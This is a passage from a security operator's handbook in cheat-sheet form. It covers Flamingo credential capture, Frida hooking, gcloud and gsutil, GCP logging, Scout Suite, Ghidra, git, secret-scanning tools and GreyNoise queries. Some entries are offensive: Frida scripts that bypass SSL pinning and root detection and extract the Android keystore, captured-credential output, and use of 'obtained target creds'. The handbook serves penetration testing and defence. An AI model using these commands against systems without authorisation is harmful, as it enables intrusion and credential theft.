$GOPATH/bin/flamingo
```

Run the binary and collect credentials

```
C:\> flamingo.exe

{"_etime": "2020-01-
10T17:56:51Z", "_host": "1.2.3.4:18301", "_proto": "ssh", "method": "pubk
ey", "pubkey": "ssh-ed25519
AAAAAC3NzaC1lZDI1NTE5AAAAIPVSxqrWfNle0nnJrKS3NA12uhu9PHxnP401D843tRz
```

```
/", "pubkey-
sha256": "SHA256:/7UkXjk0XtBe9N6RrAGGgJTGukKi1Hgk3E+4TPo54Cw", "username": "devuser", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:52Z", "_host": "1.2.3.4:1361", "_proto": "ssh", "method": "password", "password": "SuperS3kr3t^!", "username": "root", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:53Z", "_host": "1.2.3.4:9992", "_proto": "ssh", "method": "password", "password": "DefaultPotato", "username": "vulnscan-a", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

***Default log credentials to standard output & append to flamingo.log in working directory.*

Options

--protocols to configure a list of enabled protocol listeners
Use additional options to specify ports and protocol options for listeners.
All additional command-line arguments are output destinations.

Outputs

Flamingo can write recorded credentials to a variety of output formats. By default, flamingo will log to flamingo.log and standard output.

Standard Output

Specifying - or stdout will result in flamingo only logging to standard output.

File Destinations

Specifying one or more file paths will result in flamingo appending to these files.

HTTP Destinations

Specifying HTTP or HTTPS URLs will result in flamingo sending a webhook POST request to each endpoint. By default, this format supports platforms like Slack and Mattermost that support inbound webhooks.

The actual HTTP POST looks like:

```
POST /specified-url
Content-Type: application/json
User-Agent: flamingo/v0.0.0

{"text": "full-json-output of credential report"}
```

Syslog Destinations

Specifying syslog or syslog:<parameters> will result in flamingo sending credentials to a syslog server.

The following formats are supported:

- syslog - send to the default syslog output, typically a unix socket
- syslog:unix:/dev/log - send to a specific unix stream socket
- syslog:host - send to the specified host using udp and port 514
- syslog:host:port - send to the specified host using udp and the specified port
- syslog:udp:host - send to the specified host using udp and port 514
- syslog:udp:host:port - send to the specified host using udp and the specified port
- syslog:tcp:host - send to the specified host using tcp and port 514
- syslog:tcp:host:port - send to the specified host using tcp and the specified port
- syslog:tcp+tls:host - send to the specified host using tls over tcp and port 514
- syslog:tcp+tls:host:port - send to the specified host using tls over tcp and the specified port

REFERENCE:

<https://www.atredis.com/blog/2020/1/26/flamingo-captures-credentials>
<https://github.com/atredispartners/flamingo>
<https://github.com/atredispartners/flamingo/releases>

F

F

FRIDA

RED TEAM

VULNERABILITY

ALL

Frida is a dynamic code instrumentation toolkit. Lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, GNU/Linux, iOS, Android, QNX.

Listing frida available devices

frida-ls-devices

Getting frida server running on device

```
download latest binary from frida releases  
adb shell "su -c 'chmod 755 /data/local/tmp/frida-server'"  
adb shell "su -c '/data/local/tmp/frida-server' &"
```

Trace open calls in chrome

```
frida-trace -U -i open com.android.chrome
```

FRIDA-CLI

Connect to application and start debugging

```
frida -U <APP NAME>
```

Loading a script

```
frida Calculator -l calc.js  
#add --debug for more debugging symbols
```

Connect and list running processes

```
frida-ps -U
```

Connect and list running applications

```
frida-ps -Ua
```

Connect and list installed applications

```
frida-ps -Uai
```

Connect to specific device

```
frida-ps -D 0216027d1d6d3a03
```

If/when troubleshooting brida to frida bridge

```
frida -U -f com.htbridge.pivaa -l ~/bin/proxies/scriptBrida.js --  
no-pause
```

NOTE: Turn off magisk hiding in settings as this causes issue with
brida and frida link.

iOS

NOTE: For non-jailbroken iPhones, frida gadget technique is way to go. Recompile app with embedded frida gadget

iOS getting list of applications

```
#run this on the device  
ipainstaller -l > applist.txt
```

Get active window

```
w = ObjC.classes.UIWindow.keyWindow()  
#This returns an address such as: 0xd43321  
#Now drill into this window with:  
desc = w.recursiveDescription().toString()
```

Refactor into one-liner:

```
frida -q -U evilapp -e  
"ObjC.classes.UIWindow.keyWindow().recursiveDescription()"
```

```
.toString;" | grep "UILabel.*hidden*""
```

FRIDA SCRIPTS

SSL pinning bypass (android - via frida codeshare)

```
frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -f YOUR_BINARY
```

```
frida --codeshare segura2010/android-certificate-pinning-bypass -f YOUR_BINARY
```

```
frida --codeshare sowdust/universal-android-ssl-pinning-bypass-2 -f YOUR_BINARY
```

Anti-root bypass (android - via frida codeshare)

```
frida --codeshare dzonerzy/fridantiroot -f YOUR_BINARY
```

Obj-C method observer

```
frida --codeshare mrmacete/objc-method-observer -f YOUR_BINARY
```

Get stack trace in your hook (android)

```
frida --codeshare razaina/get-a-stack-trace-in-your-hook -f YOUR_BINARY
```

Bypass network security config (android)

```
frida --codeshare tiiime/android-network-security-config-bypass -f YOUR_BINARY
```

Extract android keystore

```
frida --codeshare ceres-c/extract-keystore -f YOUR_BINARY
```

iOS backtrace http requests

```
frida --codeshare SYM01/ios-backtrace-http-req -f YOUR_BINARY
```

iOS trustkit SSL unpinning

```
frida --codeshare platix/ios-trustkit-ssl-unpinning -f YOUR_BINARY
```

iOS SSL bypass

```
frida --codeshare lichao890427/ios-ssl-bypass -f YOUR_BINARY
```

iOS 12 SSL bypass

```
frida --codeshare machoreverser/ios12-ssl-bypass -f YOUR_BINARY
```

iOS SSL pinning disable

```
frida --codeshare snooze6/ios-pinning-disable -f YOUR_BINARY
```

iOS & Android enumeration script

```
frida --codeshare snooze6/everything -f YOUR_BINARY
```

REFERENCE:

Twitter > @gh0s7
<https://frida.re/>
<https://github.com/frida/frida>
<https://github.com/dweinstein/awesome-frida>



G

G

GCP CLI

ALL	ADMINISTRATION	CLOUD
gcloud CLI manages authentication, local configuration, developer workflow, and interactions with Google Cloud APIs.		

COMMAND	DESCRIPTION
BASICS	
https://cloud.google.com/sdk/gcloud/reference/	gcloud Doc
https://cloud.google.com/storage/docs/gsutil	gsutil Installation
https://cloud.google.com/sdk/docs/quickstart-linux	Installation
gcloud version, gcloud info, gcloud components list	Check version & settings
gcloud init #This will ask you to open an OpenID URL	Init profile
gcloud compute zones list	List all zones
gcloud components update, gcloud components update -version 219.0.1	Upgrade local SDK
BUCKET BASICS	

<code>gsutil ls, gsutil ls -lh gs://<bucket-name></code>	List all buckets and files
<code>gsutil cp gs://<bucket-name>/<dir-path>/package-1.1.tgz .</code>	Download file
<code>gsutil cp <filename> gs://<bucket-name>/<directory>/</code>	Upload file
<code>gsutil cat gs://<bucket-name>/<filepath>/</code>	Cat file
<code>gsutil rm gs://<bucket-name>/<filepath></code>	Delete file
<code>gsutil mv <src-filepath> gs://<bucket-name>/<directory>/<dest-filepath></code>	Move file
<code>gsutil cp -r ./conf gs://<bucket-name>/</code>	Copy folder
<code>gsutil du -h gs://<bucket-name/><directory></code>	Show disk usage
<code>gsutil mb gs://<bucket-name></code>	Create bucket
<code>gsha1sum syslog-migration-10.0.2.tgz, shasum syslog-migration-10.0.2.tgz</code>	Caculate file sha1sum
<code>gsutil help, gsutil help cp, gsutil help options</code>	Gsutil help
GCP PROJECT	
<code>gcloud config list, gcloud config list project</code>	List projects
<code>gcloud compute project-info describe</code>	Show project info
<code>gcloud config set project <project-id></code>	Switch project
GKE	
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account <ACCOUNT></code>	Set the active account
<code>gcloud container clusters get-credentials <cluster-name></code>	Set kubectl context
<code>gcloud config set compute/region us-west</code>	Change region
<code>gcloud config set compute/zone us-west1-b</code>	Change zone
<code>gcloud container clusters list</code>	List all container clusters
IAM	
<code>gcloud auth activate-service-account --key-file <key-file></code>	Authenticate client
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account <ACCOUNT></code>	Set the active account

<code>gcloud auth configure-docker</code>	Auth to GCP Container Registry
<code>gcloud auth print-access-token, gcloud auth print-refresh-token</code>	Print token for active account
<code>gcloud auth <application-default> revoke</code>	Revoke previous generated credential
BUCKET SECURITY	
<code>gsutil -m acl set -R -a public-read gs://<bucket-name>/</code>	Make all files readable
<code>gsutil config -a</code>	Config auth
<code>gsutil iam ch user:denny@gmail.com:objectCreator,objectViewer gs://<bucket-name></code>	Grant bucket access
<code>gsutil iam ch -d user:denny@gmail.com:objectCreator,objectViewer gs://<bucket-name></code>	Remove bucket access
INSTANCE	
<code>gcloud compute instances list, gcloud compute instance-templates list</code>	List all instances
<code>gcloud compute instances describe "<instance-name>" --project "<project-name>" --zone "us-west2-a"</code>	Show instance info
<code>gcloud compute instances stop instance-2</code>	Stop an instance
<code>gcloud compute instances start instance-2</code>	Start an instance
<code>gcloud compute instances create vm1 --image image-1 --tags test --zone "<zone>" --machine-type f1-micro</code>	Create an instance
<code>gcloud compute ssh --project "<project-name>" --zone "<zone-name>" "<instance-name>"</code>	SSH to instance
<code>gcloud compute copy-files example-instance:~/REMOTE-DIR ~/LOCAL-DIR --zone us-central1-a</code>	Download files
<code>gcloud compute copy-files ~/LOCAL-FILE-1 example-instance:~/REMOTE-DIR --zone us-central1-a</code>	Upload files
DISKS/VOLUMES	
<code>gcloud compute disks list</code>	List all disks
<code>gcloud compute disk-types list</code>	List all disk types
<code>gcloud compute snapshots list</code>	List all snapshots
<code>gcloud compute disks snapshot <diskname> --snapshotname <name1> --zone \$zone</code>	Create snapshot
NETWORK	
<code>gcloud compute networks list</code>	List all networks

<code>gcloud compute networks describe <network-name> --format json</code>	Detail of one network
<code>gcloud compute networks create <network-name></code>	Create network
<code>gcloud compute networks subnets create subnet1 --network net1 --range 10.5.4.0/24</code>	Create subnet
<code>gcloud compute addresses create --region us-west2-a vpn-1-static-ip</code>	Get a static ip
<code>gcloud compute addresses list</code>	List all ip addresses
<code>gcloud compute addresses describe <ip-name> --region us-central1</code>	Describe ip address
<code>gcloud compute routes list</code>	List all routes
DNS	
<code>gcloud dns record-sets list --zone my_zone</code>	List of all record-sets in my_zone
<code>gcloud dns record-sets list --zone my_zone --limit=10</code>	List first 10 DNS records
FIREWALL	
<code>gcloud compute firewall-rules list</code>	List all firewall rules
<code>gcloud compute forwarding-rules list</code>	List all forwarding rules
<code>gcloud compute firewall-rules describe <rule-name></code>	Describe one firewall rule
<code>gcloud compute firewall-rules create my-rule --network default --allow tcp:9200 tcp:3306</code>	Create one firewall rule
<code>gcloud compute firewall-rules update default --network default --allow tcp:9200 tcp:9300</code>	Update one firewall rule
IMAGES/CONTAINERS	
<code>gcloud compute images list</code>	List all images
<code>gcloud container clusters list</code>	List all container clusters
<code>gcloud container clusters get-credentials <cluster-name></code>	Set kubectl context
RDS	
<code>gcloud sql instances list</code>	List all sql instances
SERVICES	
<code>gcloud compute backend-services list</code>	List my backend services

<code>gcloud compute http-health-checks list</code>	List all my health check endpoints
<code>gcloud compute url-maps list</code>	List all URL maps

REFERENCE:

<https://cheatsheet.dennyzhang.com/cheatsheet-gcp-a4>

G

G

GCP_Defend

BLUE TEAM

LOGGING

CLOUD

Security-related logs

Logs provide a rich data set to help identify specific security events. Each of the following log sources might provide details that you can use in your analysis.

Cloud Audit Logs

Google Cloud services write audit logs called Cloud Audit Logs. These logs help you answer the questions, "Who did what, where, and when?" There are three types of audit logs for each project, folder, and organization: Admin Activity, Data Access, and System Event. These logs collectively help you understand what administrative API calls were made, what data was accessed, and what system events occurred. This information is critical for any analysis. For a list of Google Cloud services that provide audit logs, see Google services with audit logs.

Cloud Audit Logs for GKE also exposes Kubernetes Audit Logging, which provides a chronological record of calls made to the Kubernetes API server. These logs are also collected in Cloud Audit Logs.

App logs

Stackdriver Logging collects your container standard output and error logs. You can add other logs by using the Sidecar approach. For clusters with Istio and Stackdriver enabled, the Istio Stackdriver adapter collects and reports the Istio-specific logs and sends the logs to Stackdriver Logging.

Infrastructure logs

Infrastructure logs offer insight into the activities and events at the OS, cluster, and networking levels.

GKE audit logs

GKE sends two types of audit logs: GKE audit logs and Kubernetes Audit Logging. Kubernetes writes audit logs to Cloud Audit Logs for calls made to the Kubernetes API server. Kubernetes audit log entries are useful for investigating suspicious API requests, for collecting statistics, and for creating monitoring alerts for unwanted API calls. In addition, GKE writes its own audit logs that identify what occurs in a GKE cluster.

Compute Engine Cloud Audit Logs for GKE nodes

GKE runs on top of Compute Engine nodes, which generate their own audit logs. In addition, you can configure auditd to capture Linux system logs. auditd provides valuable information such as error messages, login attempts, and binary executions for your cluster nodes. Both the Compute Engine audit logs and the auditd audit logs provide insight into activities that happen at the underlying cluster infrastructure level.

Container logs

For container and system logs, GKE deploys a per-node logging agent that reads container logs, adds helpful metadata, and then stores the logs. The logging agent checks for container logs in the following sources:

- Standard output and standard error logs from containerized processes
- kubelet and container runtime logs
- Logs for system components, such as VM startup scripts

For events, GKE uses a deployment in the kube-system namespace that automatically collects events and sends them to Logging. Logs are collected for clusters, nodes, pods, and containers.

Istio on Google Kubernetes Engine

For clusters with Istio, the Istio Stackdriver adapter is installed during cluster creation, which sends metrics, logging, and trace data from your mesh to Stackdriver.

Auditd for Container-Optimized OS on GKE

For Linux systems, the auditd daemon provides access to OS system-level commands and can provide valuable insight into the events inside your containers. On GKE, you can collect auditd logs and send them to Logging.

VPC Flow Logs

VPC Flow Logs records a sample of network flows sent from and received by VM instances. This information is useful for analyzing network communication. VPC Flow Logs includes all pod-to-pod traffic through the Intranode Visibility feature in your Kubernetes cluster.

REFERENCE:

<https://cloud.google.com/solutions/security-controls-and-forensic-analysis-for-GKE-apps>

G

G

GCP_Exploit

RED TEAM

EXPLOITATION

CLOUD

SCOUT

Scout Suite is an open source multi-cloud security-auditing tool, which enables security posture assessment of cloud environments.

STEP 1: Download and install Gcloud command-line tool:

<https://cloud.google.com/pubsub/docs/quickstart-cli>

STEP 2: Set the obtained target creds in your configuration:

```
gcloud config set account <account>
```

STEP 3: Execute ‘scout’ using a user account or service account:

```
$ python scout.py --provider gcp --user-account
```

```
$ python scout.py --provider gcp --service-account --key-file  
/path/to/keyfile
```

STEP 4: To scan a GCP account, execute either of the following:

Organization: organization-id <ORGANIZATION_ID>

Folder: folder-id <FOLDER_ID>

Project: project-id <PROJECT_ID>

REFERENCE:

<https://github.com/puresec/awesome-serverless-security/#google-cloud-functions-security>

<https://github.com/nccgroup/ScoutSuite>

<https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

G

G

GCP_Hardening

BLUE TEAM

CONFIGURATION

CLOUD

GKE Hardening Guide

<https://cloud.google.com/kubernetes-engine/docs/how-to/hardening-your-cluster>

GCP_Terms

ALL	INFORMATIONAL	CLOUD
-----	---------------	-------

Google Cloud Developers Cheat Sheet

<https://github.com/gregsrambings/google-cloud-4-words>

<https://www.intelligencepartner.com/en/definitive-cheat-sheet-for-google-cloud-products/>

GHIDRA

RED/BLUE TEAM	REVERSE ENGINEER	BINARIES
---------------	------------------	----------

Ghidra is a software reverse engineering framework developed by NSA that is in use by the agency for more than a decade. Basically, a software reverse engineering tool helps to dig up the source code of a proprietary program which further gives you the ability to detect malware threats or potential bugs.

PROJECT/PROGRAM	SHORTCUT	MENU
New Project	Ctrl+N	File → New Project
Open Project	Ctrl+O	File → Open Project
Close Project	Ctrl+W	File → Close Project
Save Project	Ctrl+S	File → Save Project
Import File	I	File → Import File
Export Program	O	File → Export Program
Open File System	Ctrl+I	File → Open File System
NAVIGATION		
Go To	G	Navigation → Go To
Back	Alt+←	
Forward	Alt+→	
Toggle Direction	Ctrl+Alt+T	Navigation → Toggle Code Unit Search Direction
Next Instruction	Ctrl+Alt+I	Navigation → Next Instruction
Next Data	Ctrl+Alt+D	Navigation → Next Data
Next Undefined	Ctrl+Alt+U	Navigation → Next Undefined
Next Label	Ctrl+Alt+L	Navigation → Next Label

Next Function	Ctrl+Alt+F	Navigation → Next Function
Previous Function	Ctrl+↑	Navigation → Go To Previous Function
Next Non-function Instruction	Ctrl+Alt+N	Navigation → Next Instruction Not In a Function
Next Different Byte Value	Ctrl+Alt+V	Navigation → Next Different Byte Value
Next Bookmark	Ctrl+Alt+B	Navigation → Next Bookmark
MARKUP		
Undo	Ctrl+Z	Edit → Undo
Redo	Ctrl+Shift+Z	Edit → Redo
Save Program	Ctrl+S	File → Save <i>program name</i>
Disassemble	D	❖ → Disassemble
Clear Code/Data	C	❖ → Clear Code Bytes
Add Label Address field	L	❖ → Add Label
Edit Label Label field	L	❖ → Edit Label
Rename Function Function name field	L	❖ → Function → Rename Function
Remove Label Label field	Del	❖ → Remove Label
Remove Function Function name field	Del	❖ → Function → Delete Function
Define Data	T	❖ → Data → Choose Data Type
Repeat Define Data	Y	❖ → Data → Last Used: <i>type</i>
Rename Variable Variable in decompiler	L	❖ → Rename Variable
Retype Variable Variable in decompiler	Ctrl+L	❖ → Retype Variable
Cycle Integer Types	B	❖ → Data → Cycle → byte, word, dword, qword
Cycle String Types	'	❖ → Data → Cycle → char, string, unicode
Cycle Float Types	F	❖ → Data → Cycle → float, double

Create Array2	[❖ → Data → Create Array
Create Pointer2	P	❖ → Data → pointer
Create Structure Selection of data	Shift+[❖ → Data → Create Structure
New Structure Data type container	❖ → New → Structure	
Import C Header	File → Parse C Source	
Cross References	❖ → References → Show References to context	
WINDOWS		
Bookmarks	Ctrl+B	Window → Bookmarks
Byte Viewer	Window → Bytes: <i>program name</i>	
Function Call Trees		
Data Types	Window → Data Type Manager	
Decompiler	Ctrl+E	Window → Decompile: <i>function name</i>
Function Graph	Window → Function Graph	
Script Manager	Window → Script Manager	
Memory Map	Window → Memory Map	
Register Values	V	Window → Register Manager
Symbol Table	Window → Symbol Table	
Symbol References	Window → Symbol References	
Symbol Tree	Window → Symbol Tree	
SEARCH		
Search Memory	S	Search → Memory
Search Program Text	Ctrl+Shift+E	Search → Program Text
MISC		
Select	Select → what	
Program Differences	2	Tools → Program Differences
Rerun Script	Ctrl+Shift+R	
Assemble	Ctrl+Shift+G	❖ → Patch Instruction

**❖ indicates the context menu, i.e., right-click.

REFERENCE:

<https://www.shogunlab.com/blog/2019/12/22/here-be-dragons-ghidra-1.html>
<https://ghidra-sre.org/CheatSheet.html>

GIT

ALL

ADMINISTRATION

SOURCE/DOCUMENTATION

Configure Tooling

Sets the name attached to your commit transaction

```
# git config --global user.name "[name]"
```

Set the email attached to your commit transactions

```
# git config --global user.email "[email address]"
```

Enables colorization of command line output

```
# git config --global color.ui auto
```

Create Repositories

Turn an existing directory into a git repository

```
# git init
```

Clone (download) a repository that already exists, including all of the files, branches, and commits

```
# git clone [url] or [/path] or [user@host:/path]
```

Branches

Create a new branch

```
# git branch [branch-name]
```

Switches to the specified branch and updates the working directory

```
# git checkout [branch-name]
```

Combines the specified branch's history into the current branch.

```
# git merge [branch]
```

Deletes the specified branch

```
# git branch -d [branch-name]
```

Push branch to remote repository

```
# git push origin [branch]
```

Synchronize Changes

Downloads all history from the remote tracking branches

```
# git fetch
```

Combines remote tracking branch into current local branch

```
# git merge
```

Uploads all local branch commits to GitHub

```
# git push
```

Updates your current local working branch with all new commits from the remote branch

```
# git pull
```

Browse History Changes

List version history for the current branch

```
# git log
```

List version history for a file

```
# git log --follow [file]
```

Show content differences between two branches

```
# git diff [branch-1]...[branch-2]
```

Output metadata and content changes of a commit

```
# git show [commit]
```

Snapshots a file in preparation for versioning

```
# git add [file]
```

Remove a git file from a repository

```
# git rm [file]
```

Record file snapshot in permanent version history

```
# git commit -m "[description text]"
```

Redo & Restore Commits

Undo all commits after the specified commit, except changes locally

```
# git reset [commit]
```

Discard all history & changes back to commit

```
# git reset --hard [commit]
```

Replace working copy with latest from HEAD

```
# git checkout --[file]
```

Terms

git: an open source, distributed version-control system

GitHub: a platform for hosting and collaborating on Git repositories

commit: a Git object, a snapshot of your entire repository compressed into a SHA

branch: a lightweight movable pointer to a commit

clone: a local version of a repository, including all commits and branches

remote: a common repository on GitHub that all team member use to exchange their changes

fork: a copy of a repository on GitHub owned by a different user

pull request: a place to compare and discuss the differences introduced on a branch with reviews, comments, integrated tests, and more

HEAD: representing your current working directory, the HEAD pointer can be moved to different branches, tags, or commits when using git checkout

REFERENCE:

<https://github.com/training-kit/downloads/github-git-cheat-sheet.pdf>

GITHUB CLI

ALL

ADMINISTRATION

SOURCE/DOCUMENTATION

gh is GitHub on the command line and brings pull requests, issues, and other GitHub concepts to the terminal next to where you are already working with git and your code.

Create an issue interactively

```
gh issue create
```

Create an issue using flags

```
gh issue create --title "Issue title" --body "Issue body"
```

Quickly navigate to the issue creation page

```
gh issue create --web
```

Viewing a list of open issues

```
gh issue list
```

Viewing a list of closed issues assigned to a user

```
gh issue list --state closed --assignee user
```

Viewing issues relevant to you

```
gh issue status
```

Viewing an issue in the browser

```
gh issue view <issue_number>
```

Viewing an issue in terminal

```
gh issue view <issue_number> --preview
```

Check out a pull request in Git Example Syntax

```
gh pr checkout {<number> | <url> | <branch>} [flags]
```

Checking out a pull request locally

```
gh pr checkout <number>
```

Checking out a pull request locally with branch name or URL

```
gh pr checkout branch-name
```

Create a pull request interactively

```
gh pr create
```

Create a pull request using flags

```
gh pr create --title "Pull request title" --body "Pull request body"
```

Quickly navigate to the pull request creation page

```
gh pr create --web
```

Viewing a list of open pull requests

```
gh pr list
```

Viewing a list of closed pull requests assigned to a user

```
gh pr list --state closed --assignee user
```

Viewing the status of your relevant pull requests

```
gh pr status
```

Viewing a pull request in the browser

```
gh pr view <number>
```

Viewing a pull request in terminal

```
gh pr view <number> --preview
```

REFERENCE:

<https://cli.github.com/>

G

G

GITHUB_Exploit

RED/BLUE TEAM	ADMINISTRATION	EXPOSED SECRETS
---------------	----------------	-----------------

It's advantageous to search git repos like Github or Gitlab for exposed credentials, api keys, and other authentication methods.

TRUFFLE HOG

<https://github.com/dxa4481/truffleHog>

STEP 1: pip install truffleHog

STEP 2: Fire at a git repo or local branches:

```
truffleHog --regex --entropy=False
```

<https://github.com/someco/example.git>

```
truffleHog file:///user/someco/codeprojects/example/
```

GITROB

Gitrob will clone repos to moderate depth and then iterate through commit histories flagging files that match potentially sensitive content.

<https://github.com/michenriksen/gitrob>
<https://github.com/michenriksen/gitrob/releases>

STEP 1: Download precompiled gitrob release

STEP 2: Login and generate/copy your GITHUB access token:

<https://github.com/settings/tokens>

STEP 3: Launch Gitrob in analyze mode

```
gitrob analyze <username> --site=https://github.example.com --  
endpoint=https://github.example.com/api/v3 --access-  
tokens=token1,token2
```

G

G

GREYNOISE

BLUE TEAM

THREAT INTEL

CLOUD

GreyNoise - collects and analyzes untargeted, widespread, and opportunistic scan and attack activity that reaches every server directly connected to the Internet. Mass scanners (such as Shodan and Censys), search engines, bots, worms, and crawlers generate logs and events omnidirectionally on every IP address in the IPv4 space. GreyNoise gives you the ability to filter this useless noise out.

**CLI & WEB UI Available

GREYNOISE CLI

Install the library:

```
pip install greynoise or python setup.py install
```

Save your configuration:

```
greynoise setup --api-key <your-API-key>
```

#CLI COMMAND OPTIONS

query	Run a GNQL structured query.
account	View information about your GreyNoise account.
alerts	List, create, delete, and manage your GreyNoise alerts.
analyze	Analyze the IP addresses in a log file, stdin, etc.
feedback	Send feedback directly to the GreyNoise team.
filter	Filter the noise from a log file, stdin, etc.
help	Show this message and exit.

interesting	Report one/more IP "interesting".
ip	Query for all information on an IP.
pcap	Get PCAP for a given IP address.
quick	Check if one/many IPs are "noise".
repl	Start an interactive shell.
setup	Configure API key.
signature	Submit IDS signature to GreyNoise.
stats	Aggregate stats from a GNQL query.
version	Get version and OS of GreyNoise.

FILTER

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise filter/remove all IP's that are "noise" and return non-noise IP's"

```
# cat ips.txt | greynoise filter > non-noise-ips.txt
```

ANALYZE

Sort external IP's from a log file (firewall, netflow, DNS, etc..) into a text file one per line ips.txt. Stdin to greynoise to analyze all IP's for ASN, Categories, Classifications, Countries, Operating Systems, Organizations, and Tags:

```
# cat ips.txt | greynoise analyze
```

STATS

Any query you run can be first checked for statistics returned for that query:

```
# greynoise stats "ip:113.88.161.0/24 classification:malicious"
```

#IP DATA

The IP address of the scanning device IP:

```
# greynoise query "ip:<IPAddr or CIDR>"  
# greynoise query "ip:113.88.161.215"  
# greynoise query "113.88.161.0/24"
```

Whether the device has been categorized as unknown, benign, or malicious:

```
# greynoise query "classification:<type>"  
# greynoise query "classification:malicious"  
# greynoise query "ip:113.88.161.0/24 classification:malicious"
```

The date the device was first observed:

```
# greynoise query "first_seen:<YYYY-MM-DD>"
```

```
# greynoise query "first_seen:2019-12-29"  
# greynoise query "ip:113.88.161.0/24 first_seen: 2019-12-29"
```

The date the device was most recently observed:

```
# greynoise query "last_seen:<YYYY-MM-DD>"  
# greynoise query "last_seen:2019-12-30"  
# greynoise query "ip:113.88.161.0/24 last_seen:2019-12-30"
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
# greynoise query "actor:<actor>"  
# greynoise query "actor:censys"  
# greynoise query "198.108.0.0/16 actor:censys"
```

A list of the tags the device has been assigned over the past 90 days:

```
# greynoise query "tags:<tag string>"  
# greynoise query "tags:avtech"  
# greynoise query "tags:avtech metadata.asn:AS17974"
```

#METADATA

Whether device is a business, isp, or hosting:

```
# greynoise query "metadata.category:<category string>"  
# greynoise query "metadata.category:ISP"  
# greynoise query "metadata.category:ISP actor:Yandex"
```

The full name of the country the device is geographically located in:

```
# greynoise query "metadata.country:<country>"  
# greynoise query "metadata.country:turkey"  
# greynoise query "metadata.country:turkey  
metadata.category:mobile"
```

The two-character country code of the country the device is geographically located:

```
# greynoise query "metadata.country_code:<##>"  
# greynoise query "metadata.country_code:RU"  
# greynoise query "metadata.country_code:RU classification:benign"
```

The city the device is geographically located in metadata.organization:

```
# greynoise query "metadata.city:<city string>"  
# greynoise query "metadata.city:moscow"  
# greynoise query "metadata.city:moscow tags:SMB Scanner"
```

The organization that owns the network that the IP address belongs:

```
# greynoise query "metadata.organization:<string>"  
# greynoise query "metadata.organization:Yandex"
```

```
# greynoise query "metadata.organization:Yandex tags:DNS Scanner"
```

The reverse DNS pointer of the IP:

```
# greynoise query "metadata.rdns:<dns string>"  
# greynoise query "metadata.rdns:*yandex*"  
# greynoise query "metadata.rdns:*yandex* tags:Web Crawler"
```

The autonomous system the IP address belongs:

```
# greynoise query "metadata.asn:<AS#####>"  
# greynoise query "metadata.asn:AS17974"  
# greynoise query "metadata.asn:AS17974 metadata.organization:PT  
TELEKOMUNIKASI INDONESIA"
```

Whether the device is a known Tor exit node:

```
# greynoise query "metadata.tor:<true>"  
# greynoise query "metadata.tor:true"  
# greynoise query "metadata.tor:true metadata.country:sweden"
```

#RAW_DATA

The port number(s) the devices has been observed scanning:

```
# greynoise query "raw_data.scan.port:<port number>"  
# greynoise query "raw_data.scan.port:23"  
# greynoise query "raw_data.scan.port:23 metadata.country:sweden"
```

The protocol of the port the device has been observed scanning:

```
# greynoise query "raw_data.scan.protocol:<tcp/udp>"  
# greynoise query "raw_data.scan.protocol:tcp"  
# greynoise query "raw_data.scan.protocol:tcp  
metadata.country:china"
```

Any HTTP paths the device has been observed crawling the Internet:

```
# greynoise query "raw_data.web.paths:<path string>"  
# greynoise query "raw_data.web.paths:*admin*"  
# greynoise query "raw_data.web.paths:*admin* tags:JBoss Worm"
```

Any HTTP user-agents the device has been observed using while crawling the Internet

```
# greynoise query "raw_data.web.useragents:<UA string>"  
# greynoise query "raw_data.web.useragents:Mozilla/4.0 (compatible;  
MSIE 8.0; Windows NT 5.2; Trident/4.0)"  
# greynoise query "raw_data.web.useragents:*baidu*  
metadata.country:Hong Kong"
```

Fingerprinting TLS encrypted negotiation between client and server interactions (<https://ja3er.com/> & <https://github.com/salesforce/ja3/tree/master/lists>):

```
# greynoise query "raw_data.ja3.fingerprint:<JA3 fingerprint hash>"
```

```
# greynoise query "raw_data.ja3.fingerprint:6734f3  
7431670b3ab4292b8f60f29984"  
# greynoise query "raw_data.ja3.fingerprint:6734f3  
7431670b3ab4292b8f60f29984 metadata.country:china"
```

GREYNOISE WEB UI

<https://viz.greynoise.io/>

#IP DATA

The IP address of the scanning device IP:

```
> ip or cidr  
> 113.88.161.215  
> 113.88.161.0/24
```

Whether the device has been categorized as unknown, benign, or malicious:

```
> classification:<type>  
> classification:malicious  
> 113.88.161.0/24 classification:malicious
```

The date the device was first observed:

```
> first_seen:<YYYY-MM-DD>  
> first_seen:2019-12-29  
> 113.88.161.0/24 first_seen 2019-12-29
```

The date the device was most recently observed:

```
> last_seen:<YYYY-MM-DD>  
> last_seen:2019-12-30  
> 113.88.161.0/24 last_seen:2019-12-30
```

The benign actor the device has been associated with, i.e. Shodan, GoogleBot, BinaryEdge, etc:

```
> actor:<actor>  
> actor:censys  
> 198.108.0.0/16 actor:censys
```

A list of the tags the device has been assigned over the past 90 days:

```
> tags:<tag string>  
> tags:avtech  
> tags:avtech metadata.asn:AS17974
```

#METADATA

Whether device is a business, isp, or hosting:

```
> metadata.category:<category string>  
> metadata.category:ISP  
> metadata.category:ISP actor:Yandex
```

The full name of the country the device is geographically located in:

```
> metadata.country:<country>
> metadata.country:turkey
> metadata.country:turkey metadata.category:mobile
```

The two-character country code of the country the device is geographically located:

```
> metadata.country_code:<##>
> metadata.country_code:RU
> metadata.country_code:RU classification:benign
```

The city the device is geographically located in
metadata.organization:

```
> metadata.city:<city string>
> metadata.city:moscow
> metadata.city:moscow tags:SMB Scanner
```

The organization that owns the network that the IP address belongs:

```
> metadata.organization:<string>
> metadata.organization:Yandex
> metadata.organization:Yandex tags:DNS Scanner
```

The reverse DNS pointer of the IP:

```
> metadata.rdns:<dns string>
> metadata.rdns:*yandex*
> metadata.rdns:*yandex* tags:Web Crawler
```

The autonomous system the IP address belongs:

```
> metadata.asn:<AS#####>
> metadata.asn:AS17974
